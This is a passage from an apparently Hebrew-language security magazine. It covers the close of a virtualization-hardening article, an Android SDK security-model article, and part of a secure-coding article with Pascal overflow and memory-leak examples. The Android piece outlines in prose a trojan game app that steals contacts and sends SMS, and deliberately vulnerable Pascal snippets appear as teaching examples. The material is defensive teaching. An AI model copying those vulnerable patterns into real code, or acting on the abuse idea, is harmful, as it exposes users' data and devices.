היבטי אבטחה מרכזיים אליהם חשוב מאוד להתייחס בהקשחת תשתיות וירטואליות הינם: ביטול יכולת העתקת קבצים בין מערכת הפעלה לחברתה ברמת התשתית הוירטואלית, הגבלת צריכת משאבים עבור כל מערכת הפעלה ע"מ למנוע מתקפות כגון Denial of Service, הגדרות חיוויים (Audit) על מנת לקבל מידע על הגישה לתשתית הוירטואלית, סגמנטציה, אבטחתו של הממשק הניהולי באמצעות רשת תקשורת ייעודית לניהול, הקשחתם של תשתיות התקשורת השיתופית, שימוש בסוכני הגנה על הסביבות הוירטואלית וכמובן מימוש מנגנון הזדהות חזק כולל מדיניות סיסמאות. מעבר לכך קיימים היבטים נוספים המותאמים ספציפית עבור כל יצרן וכל גירסה.

סיכום

במאמר זה סקרנו את נושא הוירטואליזציה וראינו שהטכנולוגיה משרתת אותנו כבר החל משנות ה-60 ב-Mainframes, והחל מסוף שנות ה-90 בשרתים וברכיבי קצה. על פי המאמר ניתן לראות כי אכן מדובר בטכנולוגיה בעלת יתרונות רבים, החל מהעלויות והיבטים תפעוליים ועד למוצרים המכוונים לאבטחת מידע. וירטואליזציה אמנם יודעת לספק פתרונות אבטחת מידע, אך נדרש הצורך באבטחת התשתית הוירטואליות עקב קיום "פונקציונאליות" אשר עלולה לפגוע ברמת אבטחת המידע.

על המחבר

ניר ולטמן, יועץ טכנולוגי בכיר בחברת Security Art בעל רקע באבטחת תשתיות ועוסק כיום במתן ייעוץ באבטחת אפליקציות מול לקוחות חו"ל.

האם אנדרואידים חולמים על תולעים אלקטרוניות?

מאת אייל גל (codeScriber)

הקדמה

לפני שנתחיל אני חייב לציין שהכותרת תיראה ללא ספק הרבה יותר טוב באנגלית ומבוססת על ספרו של הסופר Philip K. Dick: "Do Android Dream of Electric Sheeps".

למי שעוד לא קלט את הקטע, במאמר זה אני אנסה להציג מספר נקודות מעניינות למחשבה למשתמשים ולמפתחים במערכת ההפעלה "אנדרואיד". אני אינני איש אבטחה , אך אני נמצא בעולם התכנות לסלולר כ-4 שנים, בזמן הזה יצא לי להתקל בדי הרבה בעיות וקוד תוכנה עבור מערכות שונות כגון סימביאן, QT, J2ME, WM, וכמובן אנדרואיד. כמו בכל דבר בחיים , חלק מאותן מערכות הפעלה /פלטפורמות היו יותר קלות לעבודה מהאחרות, חלקן נותנות יותר מרחב פעולה מאחרות, אבל כולן מכוונות למכשירים הקטנים שרובנו מחזיקים כיום בכיס המכנס. מתכנתים ל-Web או לאפליקציות שולחניות בטח ישאלו את השאלה המתבקשת: מה בעצם ההבדל בין מה שאנחנו עושים לעבודה של מפתח לסלולר? אז אני אתחיל בהצגה קצרה של פלטפורמת אנדרואיד ואיך היא עובדת , ואיך כותבים למערכת כזו , בגדול. משם נמשיך למודל האבטחה הממומש באנדרואיד, כיצד גוגל מתכננים להגן על המשתמשים מבלי להגביל מפתחים ביכולות פיתוח והפצה של אפליקציות.

1. גוגל מכים שנית: מה היא אנדרואיד?

אנדרואיד היא מערכת הפעלה "שלמה", אני לא מסווג אותה כמערכת הפעלה לסלולר, כי זה לא בהכרח נכון, היא תוכננה ועוצבה למכשירים "מעוטי יכולת" כגון מכשירים סלולים אבל לא מזמן HP השיקו NETBOOK עם אנדרואיד עליו , בנוסף קיים פורט של ה- GIT Repository עבור x86. אנדרואיד בנויה כולה על בסיס לינוקס, ולכן היא מכילה קרנל של לינוקס , סט כלים בסיסיים של לינוקס, ועוד מספר ספריות שנותנות שרותים כגון ספריית שמע, תצוגה (Open–GL) וכדומה.

השכבה התחתונה של המערכת כתובה כמובן בשפת C על גבי לינוקס ומיועדת למעבדי ARM (מאחר והיא נועדה לשימוש בעיקר תחת מכשירים סלולרים, שזה המעבד המוביל בהם כיום, אך כמו שציינתי, יש פורט ל-x86). מעל לשיכבה זו רץ Dalvik ה-virtual machine של גוגל, למה אני לא כותב פשוט JAVA virtual machine? כי זה לא , זה למעשה לא מריץ Java Byte Code אלא Byte Code שונה שנקרא DEX והומצא ע"י גוגל , ההנחה המרכזית היא שזה כך מפני סיבות יעילות, אבל הסיבה האמיתית שלא להשתמש ב-VM כזה או אחר של SUN או IBM.

אם כך , **בעצם כל אפליקציה של אנדרואיד רצה בעצם תחת מכונה וירטו אלית משלה** וברמת

העיקרון, היא מנותקת מכל שאר האפליקציות באותה המערכת. זה הבט אחד של האבטחה של אנדרואיד, אך כמובן שאם זאת הייתה **כל האמת** זאת הייתה ללא ספק מערכת די משעממת ולא מאפשרת פיתוחים מעניינים במיוחד.

דבר נוסף שכדאי לדעת זה שבעיקרון באנדרואיד כל האפלקציות, כולל אלו שהגיעו עם המערכת ונחשבות כ-"System Apps" שוות, כלומר **שוות לאפליקציות צד שלישי** . אני מוצא את זה לא מדויק, אבל זה הרבה יותר הוגן מההפרדה במערכות אחרות כגון WM או Iphone.

הקוד של אנדרואיד אומנם פתוח לחלוטין- מהקוד של ה-SDK ועד לאמולטור, אבל גם אם אתם כותבים תוכנית ב-SDK אתם לא יכולים לגשת לכלל ה-API הקיימים, לעיתים תראו בקוד המקורי annotations כאלה: "@hidden" שבגדול אומר שגם אם המתודה Public אתם עדיין לא יכולים לגשת אליה, יש לגוגל לא מעט API פנימיים שהדרך היחידה לשנות אותם בעצמכם היא לייצר Image חדש לטלפון ולהתקין אותו, דבר שאפשרי כיום בעיקר עבור HTC והפורטים של 86X אך לא עבור יצרנים אחרים פשוט בגלל הדרך בה צורבים ROM חדש למכשיר...).

2. איך נראית תוכנית\אפליקציה באנדרואיד?

תוכנית שנכתבה לאנדרואיד, בשונה מתוכניות במערכות אחרות מורכבת מקומפוננטות, לא DLL או כמה JAR-ים, אלא, באופן לוגי היא מורכבת מכמה סוגי קומפוננטות שנציג עכשיו, את התיאור המלא שלהם תוכלו למצוא ב:

http://developer.android.com/guide/topics/fundamentals.html

ישנם ארבעה סוגי קומפוננטות: Activity, Service, BroadcastRecievers ו-ContetProvider.

Activity: היא היחידה הויזואלית של אנדרואיד, דרכה מתקיימת האינטראקציה עם המשתמש. יחידה זו מאפשרת יצירת ממשק משתמש , קבלת קלט מהמשתמש והצגת הפלט , היחידה הזו בד"כ מייצגת מסך יחיד, כלומר אם יש אפליקציה מרובת מסכים, כל מסך כזה ייוצג ע"י activity נפרדת. ה-Activities מסודרות במחסנית עבור כל אפליקציה כך שכשהמשתמש לוחץ על "back" הוא אוטומטית מסיר יחידה אחת מהמחסנית ומקבל את היחידה הקודמת לה שם. יש פרמטרים שמאפשרים לקבוע איך Activity תתנהג במידה ואפליקציה אחרת (לא הזאת שבה היא מוגדרת) תרצה להריץ אותה, לא נכנס לזה פה, אך ניתן לקרוא על זה כאן:

http://developer.android.com/guide/topics/fundamentals.html

(תחת הכותרת: Affinities and new tasks ואילך.)

Serivce: כשמה כן היא, היא הקומפוננטה אשר אחראית על נתינת שרות אשר מורץ ברקע. אין אינטראקציה ויזואלית ישירה עם המשתמש ובד"כ התוצאה הישירה של אינטראקציה עם שרות היא Intent שמופץ במערכת או Dialog או Notification שמוצג למשתמש. דוגמא טובה לשרות כזה היא מערך הניהול של ה-SMS שמחכה ל-SMS וברגע שכאלה מגיעים הוא שולח Intent לכל מי שמאזין ומודיע למשתמש על SMS חדש שהגיע. במידה ויבחר המשתמש לקרוא את אותו SMS הוא יגיע ל-Activity שזה תפקידה, תפקיד ה-Service עצמו תם. ל-Services יש בדרך כלל נטייה לקבל עדיפות גבוה יותר להשארות בזיכרון כשהמערכת נדרשת לשחרר משאבים

BroadcastReciever: זוהי קומפוננטה זעירה יחסית אשר נדרשת להיות יעילה. תפקידה פשוט מאוד: להגיב במיידי על EVENT מסוים ששודר במערכת. ישנו מספר לא קטן של אירועי מערכת שכבר קיימים באנדרואיד (כגון: אירוע על סיום ה-BOOT, אירוע על קבלת SMS, אירוע על לחיצת הכפתור של המצלמה ע"י המשתמש וכו') הקומפוננטה הזו היא חלק ממנגנון ה-IPC באנדרואיד.

ContentProvider: באנדרואיד לכל אפליקציה יש גישה למערכת קבצים פרטית משלה ואין לה גישה לקבצים של אפליקציות אחרות, זאת כמובן מפאת שקולי אבטחה, לכן אנדרואיד מאפשרת לאפליקציות לגשת למידע השייך לאפליקציות אחרות ע"י ממשק אשר נקרא "ContetProvider". ממשק זה פועל באופן הבא:

- התוכנית מבקשת מאנדרואיד לבצע שאילתה על URI מסיים עם פרמטרי WHERE, ORDER BY וכו, הממשק מוגבל במקצת יחסית ל-DB מכיוון שמאחוריו יכול לעמוד כל מימוש כולל רשת, מערכת קבצים, HASHTABLE וכדומה.

- לאחר השאילתה, במידה ויש לכם את ההרשאות לגשת למידע שאתם רוצים (שנקבע על פי ה-URI ששולחים לשאילתה) תקבלו את התשובה באובייקט Cursor שהוא אותו אובייקט שמתקבל משאילתת SQL.

דבר נוסף שלא קשור באופן ישיר לכלל הקומפוננטות, אך בהחלט קשור לכולן הוא האובייקט: Intent. אוביקט Intent הוא בעצם IPC Message אשר רץ במערכת בין הקומפוננטות השונות ומעביר הודעות מאחת לשניה.

Intent כולל בד"כ ACTION שאומר מה צריך לעשות כמו VIEW או EDIT למשל, הוא יכול להכיל הגדרת CLASS ספציפי שאותו הוא נדרש להריץ, הוא יכול להכיל URI ובנוסף יש לו יכולת להכיל נתונים שונים מסוג : Int, Boolean, Char, String, Parcelable כאשר האחרון הוא Interface שמוגדר ב-SDK לסריאליזציה של אובייקטים.

ה-Intent יכול להריץ Activity מתוך Activity אחרת מצד אחד, אך הוא גם יכול להחזר תשובה (Result) ל-activity הקוראת. הוא יכול לשדר EVENT מסויים כגון הגעה של SMS ולהכיל בתוכו את הפרטים של אותו SMS, תוכן, HEADER וכדומה.

דבר נוסף שחשוב להזכיר בחלק זה עבור אפליקציית אנדרואיד שלמה, הוא מה שמחבר את כל החלקים לאפליקציה אחת, פרט לקובץ APK שבה ארוזה האפליקציה כמובן ☺.

AndroidManifest.xml: זהו בעצם meta-file שמגדיר את האפליקציה, מה שמה, שם החבילה שמכילה אותה, איזה קומפוננטות יש בתוכה ? (Services Activities etc'...) איזה הרשאות יש לכל אחת ואחת מהקומפוננטות ואילו הרשאות יידרשו מאפליקציה חיצונית בכדי לגשת בהצלחה לקומפוננטות של האפליקציה.

בנוסף לכל Activity או Serivce יש מספר פרמטרים שאפשר לכוון ע"י ה-manifest, אבל לא נכנס אליהם כאן, לתיאור מלא של כל הגדרות ניתן לפנות לאתר המפתחים של אנדרואיד:

http://developer.android.com/guide/topics/manifest/manifest-intro.html

אחד הדברים היותר חשובים בנושא בו נוגע המאמר ו- **שמפתחים פחות נוטים להתסכל עליו ולקחת אותו בחשבון**, הוא המקטעים העוסקים בסוגי ההרשאות השונות . ועליהם נדבר בקטע הבא: מודל האבטחה באנדרואיד.

מודל האבטחה באנדרואיד:

"האם אנדרואיד בטוחה?" שאלה מעניית והתשובה העקרונית היא כן, לא פשוט לכתוב Exploit למערכת כזו, מפני שמדובר בקוד שהוא פתוח אין פה "Security by obscurity". הקוד מבוסס על קרנל של לינוקס יציב ואף מקבל עדכונים בעץ משלו, **אין זה אומר שאין חורי אבטחה בקרנל**, אבל יהיה הרבה יותר קשה למצוא אותם. בנוסף סט הכלים המגיעים עם אנדרואיד הוא מצומצם , מה שמקל על סגירת חורי אבטחה ברובם (לעומת מערכת לינוקס מלאה שבה גם תוכנות צד שלישי ניתנות להתקנה).

שוב, אין הבטחה שאין כלל באגים וחורי אבטחה , אבל יש מייל של גוגל שמיועד לדיווח על חורי אבטחה שנמצאו ועדכונים שוטפים לעץ ה-GIT.

לא חקרתי, ובמאמר זה אני גם לא אדבר על 2 בעיות פוטנציאליות שיכולות להיות באנדרואיד:

- שימוש ב-NDK שבו ייתכנו חורי אבטחה.
- יצירת Image ניפרד משלך והפצתו ברשת.

במאמר זה נתרכז ב-SDK עצמו, וכיצד צריך לשמור על מספר חוקים בסיסיים על-ידי כלים שכבר ניתנו ע"י גוגל כדי לשמור על פרטיות המשתמש ואיכות התוכנה שלנו.

נתחיל עם הבסיס לאבטחה עבור אפליקציות שכתובות ב-SDK של אנדרואיד:
כל אפליקציה מקבלת מזהה UID משלה, לא כמו מערכת יוניקס רגילה בה כל תוכנית כמעט רצה על ה-UID של המשתמש שהריץ אותה, כאן כל תוכנית מקבלת UID משלה ולכן הגישה לקבצים שלה, ומסדי ה-SQLIGHT שלה מותנה ביכולת לקבל גישה לאותו משתמש, זאת אומרת: בדרך כלל- לא אפשרי.

בנוסף מאחר ש **כל** אפליקציה מורכבת מקומפוננטות (שמעתם נכון, גם תוכניות מערכת בנויות באותה צורה) כל קומפוננט **יכולה** להיות פרטית או ציבורית בנוסף אפשר להגדיר שכל קומפוננטה תדרוש גישה עם Permission מסוים.

כל ה-Permissions שהאפליקציה מבקשת או שהאפליקציה מגדירה לטובת ניצול עתידי לצד שלישי (עבור הקומפוננטות שלה) מוגדרות בתוך AndroidManifest.xml ונרשמות בזמן ההתקנה שלה , וכן גם ווידוא מול המשתמש שהוא מוכן לתת לאפליקציה גישה לכל מני API's 'מסוכנים' מתרחש בזמן ההתקנה.

את הדוגמאות שאני מציג כאן אני לוקח מתוך מצגת על רכיבי אבטחה באנדרואיד שלמיטב הבנתי הוצגה ב: Black-Hat Summit. את המצגת ניתן למצוא כאן:

http://siis.cse.psu.edu/slides/android-sec-tutorial.pdf

נשאלתי בעבר איך אפשר, לאחר ההתקנה של האפליקציה לוודא שהאפליקציה שלי תרוץ בכל BOOT.
יש שתי תשובות לכך: הראשונה: לרוב אין בכך בכלל צורך בכך , כי תגובה לאירועים חיצוניים כמו קבלת SMS לדוגמה הרבה יותר יעילים. בכל מקרה אין ביכולתכם להאזין ב-"SERVER SOCKET" על פורט מסוים כאשר המכשיר ב- GSM MODE (כלומר לא מחובר ל- WIFI). השניה: במידה ואתם בכל זאת רוצים את העליה של האפליקציה שלכם בזמן ה-BOOT או יותר נכון בסיומו, שימו ב-MANIFEST בקשה למימוש ב-API ו-BraodcastReciever:

```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
      package="org.apps.example"
      android:versionCode="1"
      android:versionName="1.0">
    <application android:icon="@drawable/icon"
android:label="@string/app_name">
        <activity android:name=".SecActivity"
                  android:label="@string/app_name">
            <intent-filter>
                <action android:name="android.intent.action.MAIN" />
                <category
android:name="android.intent.category.LAUNCHER" />
            </intent-filter>
        </activity>

    <receiver android:name="BootFinishedReciever"
android:enabled="true">
            <intent-filter>
                <action
android:name="android.intent.action.BOOT_COMPLETED"/>
          </intent-filter>
    </receiver>
</application>
    <uses-sdk android:minSdkVersion="3" />

<uses-permission
android:name="android.permission.RECEIVE_BOOT_COMPLETED">
</uses-permission>
<uses-permission android:name="android.permission.RECEIVE_SMS"></uses-
permission>
</manifest>
```

כמו שאתם רואים יש בקשה אחת ל-permission ובקשה אחת (שונה) להאזין לאירועים, האירוע הספציפי ניתן בתוך ה-TAG: intent-filter ומתייחס לאירוע ה-Boot המיוחל. באופן דומה ניתן להאזין ל-SMS. TAG השם בכל אחד מה- BroadcastRecievers מתייחס ל-Class שיורץ ברגע שהאירוע יקרה , Class כזה חייב לרשת מ- BroadcasrReciever. כמו בכל דבר באבטחה עיקר ה בעיה היא המשתמשים והיכולת לבצע עליהם Social Engineering, כלומר- לגרום להם להתקין את האפליקציה ולהשתמש בה בעוד היא (התוכנית) שולחת את המידע הפרטי שלהם מהמכשיר לשרת מרוחק. אתן דוגמא לרעיון שעשוי לעבוד:

דמיינו משחק תפקידים מגניב דרך הרשת הסלולארית:

ישנו שליט מבוך שמגדיר אזורים בארץ (או בעולם) כיער, הרי געש וכו', אתם והחברים שלכם משחקים בעולם הזה, מקבלים משימות דרך הטלפון ואתם כמובן צריכים לבצעם (בואו נעזוב כרגע כל מני דברים מוסריים\חוקיים שקשורים לעניין הזה, הרי זה יכול לעבוד... ☺), אתם יכולים להציע לכל החברים שלכם בטלפון לשחק! המשחק כמובן צורך פרטים מהרשת ולכן זקוק לגישה , בנוסף עם ייתכנו SMS-ים משליט המבוך ולכן נדרשת הרשאה לקבלה של SMS-ים כאלה ייתכנו אפילו אינטגרציות מלהיבות נוספות עם לוח השנה וכדומה.

מה שבעצם קרה פה, זה שעבור משחק כזה פתחתם את המכשיר שלכם עבור אותו ספק משחקים ואתם סומכים עליו לחלוטין. הבעיה היא שכל אחד יכול להעלות אפליקציה כזאת לרשת!

שלא כמו ב- Iphone, ה-Store עבור אנדרואיד אינו מחייב , הוא אף אינו מחייב חתימה רשמית שאומרת שאתם גוף בר-סמכא! ומכאן, הדרך להוצאת כלל רשימת הקשר שלכם והעלאה שלה לרשת האינטרנט, כולל כל הפרטים, כולל אירועים מלוח השנה שלכם, כולל היכולת לשלוח SMS-ים דרך הטלפון שלכם ללא ידיעתכם דיי קצרה אני חושש. אך זה לא ניגמר פה.

גם אם יש אפליקציה שמכילה מידע רגיש כמו אפליקציות לשמירת סיסמאות אתרי אינטרנט או ששומרת מיקומי חברים (פיזית) או שניגשת לחשבון הבנק שלכם- ואותה אפליקציה לא כתובה עם ההגנות הנכונות אפליקציה צד שלישי תוכל לנצל זאת.

למה הכוונה?
לכל Activity ו-Service במניפסט יש TAG בשם Exported מסוג בוליאני, הוא קובע בעצם האם אותו רכיב יהיה זמין (או נגיש) לאפליקציות אחרות, פרט לשלכם כמובן. בברירת המחדל הוא זמין לכולם , ושוב אם יש Serivce שמצפין, לדוגמה, פרטים אישיים, ומסוגל גם לעשות את הפעולה ההפו כה, ומשתמש חיצוני יכול לגשת אליו, הרי שכאילו ולא הצפנתם דבר! אם נסתכל על המניפסט הקודם שהצגתי נוכל לראות בו שניתן לדאוג שה-Activity המרכזי לא יהיה חשוף:

```
<activity android:name=".SecActivity" android:label="@string/app_name"
android:exported="false" >
```

זה רק דבר אחד שניתן לעשות, (ודרך אגב, מניסיוני, בד"כ לא עושים אותו) הדבר הבא הוא לגבי שליחת Broadcast באפליקציה שלכם, כמו שהמערכת יכולה לשלוח Broadcast של הודעת SMS שהגיע, כך גם

כל אפליקציה ואפליקציה מסוגלת לשלוח Broadcasts משלה. שימו לב שניתנת לכם האפשרות להגדיר Permission שמחייבים אפליקציות אחרות להצהיר על אותן Permissions כדי שיוכלו להשתמש בהם.

דוגמא לשליחה כזו:

```
Intent i = new Intent("org.apps.example.myAction");
        i.putExtra(MISSION_TYPE, MISSION_SEARCH);
                    sendBroadcast(i, "org.apps.example.RECIEVE_MISSIONS");
```

בדוגמא, זו אם אפליקציה אחרת לא תגדיר במניפסט שלה:

```
<uses-permission
android:name="org.apps.example.RECIEVE_MISSIONS"></uses-permission>
```

אבל תנסה בכל זאת להאזין למשימות, היא תקבל SecurityException! מאוד רצוי להגן על הרכיבים הפנימיים של אפליקציה, בייחוד על שידורים של אירוע כדי למנוע sniffing לא רצוי.

Last But not Least ☺ ישנו אובייקט באנדרואיד שנקרא PendingIntent שמיועד, כשמו, לשלוח Intent מאוחר יותר. העניין הוא איך שעובד האובייקט הזה. הוא מכיל שדה reference למזהה ייחודי אשר מזהה במערכת את ה- Activity\Serivce\BroadcastReciever שאליו שייך ה- PengingIntent וכאשר משדרים את אותו Intent לבסוף הוא מורץ כאילו רץ מאותו:

Activity\service\BraodcastReciever

המקורי. היכולת הזאת מיועדת בעיקר לדלגציה של קומפוננטות פנימיות ושימוש ע"י שרותי מערכת כגון Alarm שמקבל PendingIntent כקלט אותו יריץ לאחר פקיעת הטיימר. הבעיה היא, במידה והשתמשתם באובייקט כזה, כיצד אתם מגינים עליו? בעיות שיכולות להיגרם אם אובייקט כזה מגיע למקום שהוא לא אמור להגיע אליו הן:

1. סיום Service שלכם ללא הרשאתכם.

2. הרצה של Activities פנמיים ללא הרשאה ע"י שינוי ה-Class שמוגדר לריצה בתוך ה-PengingIntent.

3. הקרסת התוכנית עקב שינוי פרמטרים ב-PengingIntnet ושליחתה.

כדי למנוע מצבים כגון אלו, תדאגו להשתמש ב-PengingIntent רק על מנת לייצר Callbacks נידחים (כל מני טיימרים למיניהם, הרצה של מקטע תוכנית אחרי שינה וכו') ותוודאו שאתם מפרטים ב-Intent את ה-Class שהוא יעד ה-Intent (כלומר אל תייצרו implicit intents) והכי חשוב, שיהיה משתנה פנימי שלא יהיה נגיש מחוץ ל-Scope של התוכנית שלכם.

לסיכום

אנדרואיד ללא ספק נחשבת למערכת **יחסית** בטוחה, למודת ניסיון מקודמיה ועם פלטפורמה בשלה היא בהחלט מרשימה. טעויות או חוסר שימוש במנגנוני הביטחון שניתנו עם ה-SDK עלולים ליצור מצבים בהם מידע של משתמש עלול להיות חשוף לכל.

במציאות שבה להרוס מכשירים, או לכתוב וירוס שפוגע בכל המידע במכשיר נהפך ל- "פחות מעניין", אך להשיג את כלל המידע שיש לך על המכשיר, או להשתמש במכשיר שלך בשמך ללא ידיעתך הפכו להיות המטרה, אנדרואיד עדיין חשופה לסיכוני אבטחה כמעט כמו כל פלטפורמה אחרת ובסופו של דבר ערנותו של המשתמש נחוצה כדי להשלים את התמונה, ואפילו אז, לעתים קשה לראות איפה ישנו עוקץ.

יש לי הרגשה שעוד נראה מאמרים דומים למאמר זה וכתבות על האבטחה תחת אנדרואיד, אם זה יהיה בנושא ה-SDK, סיפורים על אימג'ים שמכילים קוד זדוני ונשתלו באתרים לגיטימיים של גרסאות אנדרואיד להורדה ובין אם זאת פרצה חדשה ב-NDK.

בקיצור יהיה מעניין, שימו לב למה שאתם מתקינים ומאיפה זה בא!

תכנות בטוח – חלק ב'

מאת עידו קנר

הקדמה

מאמר זה הינו חלק ההמשך של המאמר העוסק בנושא "התכנות הבטוח" אשר פורסם בגליון השביעי של Digital Whisper. בחלק הקודם הצגתי מקרים מאוד פשוטים וברורים אודות כמה מגישות בתכנות אשר גורמות לכך שהקוד הנכתב הופך לבעיית אבטחה בבאגים שהוא מעלה.

בחלק זה אנסה לשפוך אור כיצד ניתן להימנע מהבעיות השונות ובכך בעצ ם לגרום לתוכנה אותה אנחנו כותבים להיות בטוחה יותר. חשוב להבין כי הבעיות שהצגתי בחלק הקודם מתחלקים בעצם ל-2 חלקים:

- הנחות יסוד שגויות.
- חוסר זהירות בכתיבת הקוד, בלי לנסות להבין את המשמעויות השונות.

גלישות

בשביל למנוע את בעיית הגלישות, בין אם מדובר בגלישות חוצץ או גלישות מסוג אחר, צריך דבר ראשון להבין מה הפעולה שרוצים לבצע, מה הבעיה שיש צורך להתמודד עימה ומה סוג המידע שצריך לטפל בו. כל אלו יעזרו למנוע את הגלישות השונות במידה ותיבחר פעולה נכונה בטיפולם

גלישת חוצץ

נחזור רגע לדוגמה שהוצגה בחלק הקודם:

```
var
  iNums : array [0..9] of integer;
  ...
  FillChar (iNums[-1], 100, #0);
  ...
  for i := -10 to 10 do
     readln (iNums[i]);
  ...
```

ניתן לראות בדוגמה כי ישנו טווח שמשוכתב על ידינו (בצורה ידנית במקרה הזה) בלי בדיקה האם הטווח

חורג מתחום הזכרון המוקצה.

בשפת פסקל קל מאוד לדעת מה הטווח של מערכים (ובכלל, ניתן לדעת את הטווח של כל דבר האפשרי למניה). כך שבקלות ניתן לשכתב את הקוד:

```
var
  iNums : array [0..9] of integer;
  ...
  FillChar (iNums[Low(iNums)], High(iNums), #0);
  ...
  for i := Low(iNums) to High(iNums) do
     readln (iNums[i]);
  ...
```

שתי פונקציות מאוד חשובות בשם High ו-Low מחזירות האינדקס הגבוה והנמוך ביותר במערכים ובכך אנחנו דואגים כי גם אם ישתנה הגודל של המערך, הקוד שלנו ידע תמיד לטפל בו.

לפני שיתחילו החגיגות, נשים לב כי יש כאן עוד בעיה!

יש כאן בעיה ש ל "גלישת מספרים". הפקודה readln מקבלת עבור כל בקשה, מספר אין סופי של מידע אשר יכול להיות מספרים או סימנים אחרים.

גלישת מספרים

מחרוזת הן בעצם מערך. המהדר ינסה למצוא את הטווח המקסימלי של המחרוזת כאשר משתמשים ב - readln, אך בדוגמה למעלה הוא לא יצליח למצוא אחת. הסיבה היא שמספרים הם לא מחרוזות ולא ניתן לדעת בצורה פשוטה מה הטווח המקסימלי של כל טיפוס של מספר, כך שאין הגנה על פני גלישה.

למחשב קיים גודל מקסימלי של זיכרון אותו הוא יכול להקצות בצורה טבעית עבור מספרים ובכלל למידע (בעבודה עם אוגרים). המחשב מסוגל לתת מעט מקום עבור המידע. אומנם ניתן להגדיל את הכמות על ידי חיבור "ידני" של כמה אוגרים שיתנהגו כמידע אחד, אבל חשוב להבין כי יש הגבלה. יותר מזה הרבה פעמים אין צורך לכל הזיכרון, כלומר לפעמים יש צורך בביט או בית בודד ולא מילה או גודל שהוא גדול יותר (למשל בערך בוליאני, בו יש צורך ערך של 0 או 1 ולא מעבר), כך שיש צורך לדעת להתמודד עם שני המצבים הקיצוניים האלו.

בדוגמה של "גלישת החוץ" יצרנו עוד סוג של גלישה, הפעם היא של המספרים, היות והקלט שנוצר שם יכול להכיל כאמור כל גודל של מספר.

מה ניתן לעשות בנידון? בראש ובראשונה אפשר לשקול עבודה עם מחרוזות אשר מוגבלות באורך שלהן, ובמידה ויש צורך בסימנים למספרים (כלומר הסימנים מינוס או פלוס). לאחר מכן נשתמש בפרוצדורה val

או בפונקציה StrToInt בכדי לנסות להמיר את המחרוזת למספר שלם (מתוך ההדגמה בתעוד של FPC):

```
Program Example74;

{ Program to demonstrate the Val function. }
Var I, Code : Integer;
begin
  Val (ParamStr (1),I,Code);
  If Code <> 0 then
    Writeln ('Error at position ',code,' : ',Paramstr(1)[Code])
  else
    Writeln ('Value : ',I);
end.
```

באמצעות השימוש ב-val ניתן לדעת מתי יש שגיאה בניסיון ההמרה ובאיזו נקודה היא התרחשה. כאשר משתמשים בפונקציה StrToInt חשוב לזכור שצריך לתפוס חריגה שיכולה להעלות כאשר נמצאת שגיאה בעת ניסיון ההמרה.

עוד דרך לקבל קלט מספרי היא ליצור מערכת קלט שבה יש שליטה מלאה על כל תו שנכנס מההתחלה למערכת, כולל האורך והמיקום:

```
program MyReadln;
uses CRT;

procedure MyIntReadLn (var Param : Integer; ParamLength : Integer);
var
  Line  : string;
  ch    : char;
  Error : Integer;

begin
  Line  := '';

  repeat
    ch := readkey;
    if (Length (Line) <> ParamLength) then
     begin
      if (ch in ['0'..'9']) then
       begin
         Line := Line + ch;
         write (ch);
       end
      else
      if (ch = '-') and (Length (Line) = 0) then
       begin
         Line := '-';
         write (ch);
       end;
      end;

    if (ch = #8) and (Length(Line) <> 0) then // backspace
```

```
      begin
       Line := copy (Line, 1, Length (Line) -1);
       gotoxy (WhereX -1, WhereY);
       write (' ');
       gotoxy (WhereX -1, WhereY);
      end;
  until (ch = #13);

  val (Line, Param, Error);

  if (Error <> 0) then
    Param := 0;

 writeln;
end;

var
 Num : Integer;

begin
  write ('Number: ');
  MyIntReadLn (Num, 2);
  writeln ('The number is: ', Num);
end.
```

(חשוב להבין כי זו הדגמה, והקוד לא נועד להיות קוד שירוץ בתוכנה קיימת)

הסכנה בגלישות:

הסכנה שיש לנו בגלישות אלה, היא האפשרות שגורמת לקוד לחרוג מהגבולות שהוצבו למידע, ובכך ניתן להריץ כל קוד שתוקף ירצה להריץ לאחר שהקוד ניגש אל הדגלEIP של המעבד.

מניעת שירות

מניעת שירות זו אחת מצורות ההתקפה הקשות ביותר לטיפול ומניעה בגלל:

- ניתן למצוא מצב שבו גם כאשר אין חולשה ספציפית באפליקציה ניתן יהיה לבצע מתקפת מניעת שירות כדוגמת מתקפת מניעת שירות מבוזרת (DDoS), אשר גורמת להרבה בקשות בו-זמנית של משאבים עד אשר לא ניתן יותר להגיש את המשאב המבוקש.
- כאמור, כל משאב מערכת יכול בתורו ל גרום לבעיה של מניעת שירות כאשר זה אוזל מסיבות שונות. למשל ניצול הזיכרון עד תומו, ניצול מקום בדיסק הקשיח עד תומו, פתיחת שקעים רבים מידי לתקשורת, ניצול מלא של רוחב פס והרשימה עוד ארוכה.

- מחיקת מידע או קבצי מערכת שונים יכולים בתורם להפוך למניעת שירות לכל דבר ועניין. למשל מחיקת מודול של גרעין המערכת יגרום לכך שלא יהיה התקן מערכת שידע לעבוד עם חומרה אשר כן עבדה.
- שינוי הגדרות או מחסור בהן יכול לגרום למניעת שירות, כאשר למשל צריך להקצות יותר זיכרון ממה שמורשה בהגדרות המערכת, או שינוי נתיב הקבצים אשר אותם מחפשים השתנה לנתיב בו אין הרשאות קריאה או שהקבצים פשוט לא קיימים גורם למניעת שירות
- מניעת הרשאות, או עודף הרשאות, יכולים אף הן לגרום למניעת שירות.
- שינוי עבודה של פונקציות מערכת שונות (פונקציות API) כאשר התכנה אינה יודעת לעבוד איתם נכון יגרום גם לבעיה של מניעת שירות.
- בברירת מחדל כמעט כל באג גורם למניעת שירות אם מנצלים אותו.

כאשר מביטים ברשימה הלא מלאה הזו ניתן להבין כי כמעט כל דבר יכול להוביל למניעת שירות, ומאוד לא פשוט להתמודד עם הנושא.

עם זאת, כמפתחים יש לנו כוח לנסות ולהתמודד עם בעיות רבות הקשורות לנושא מניעת השירות. נביט שוב בקוד מהחלק הקודם של מניעת השירות:

```
 ...
begin
  while (True) do
    begin
      Getmem (OurPtr, 10);
      OurPtr := Something;
    end;
end.
```

הדוגמה מקצה זיכרון בצורה אין סופית, אך במקום לשחרר את הזיכרון הישן, היא מאבדת את ההקצאה הישנה ושומרת במקום את ההקצאה החדשה, ובכך עד שהתוכנה לא תסיים את פעולת הריצה, יגמר הזיכרון במחשב. כאשר התכנה תסיים את הריצה התגובה של מערכת ההפעלה שונה ממערכת אחת לשנייה. ב-Microsoft Windows יהיה למשל צורך לאתחל את המערכת בשביל לקבל חזרה את הזיכרון שלא שוחרר לבד.

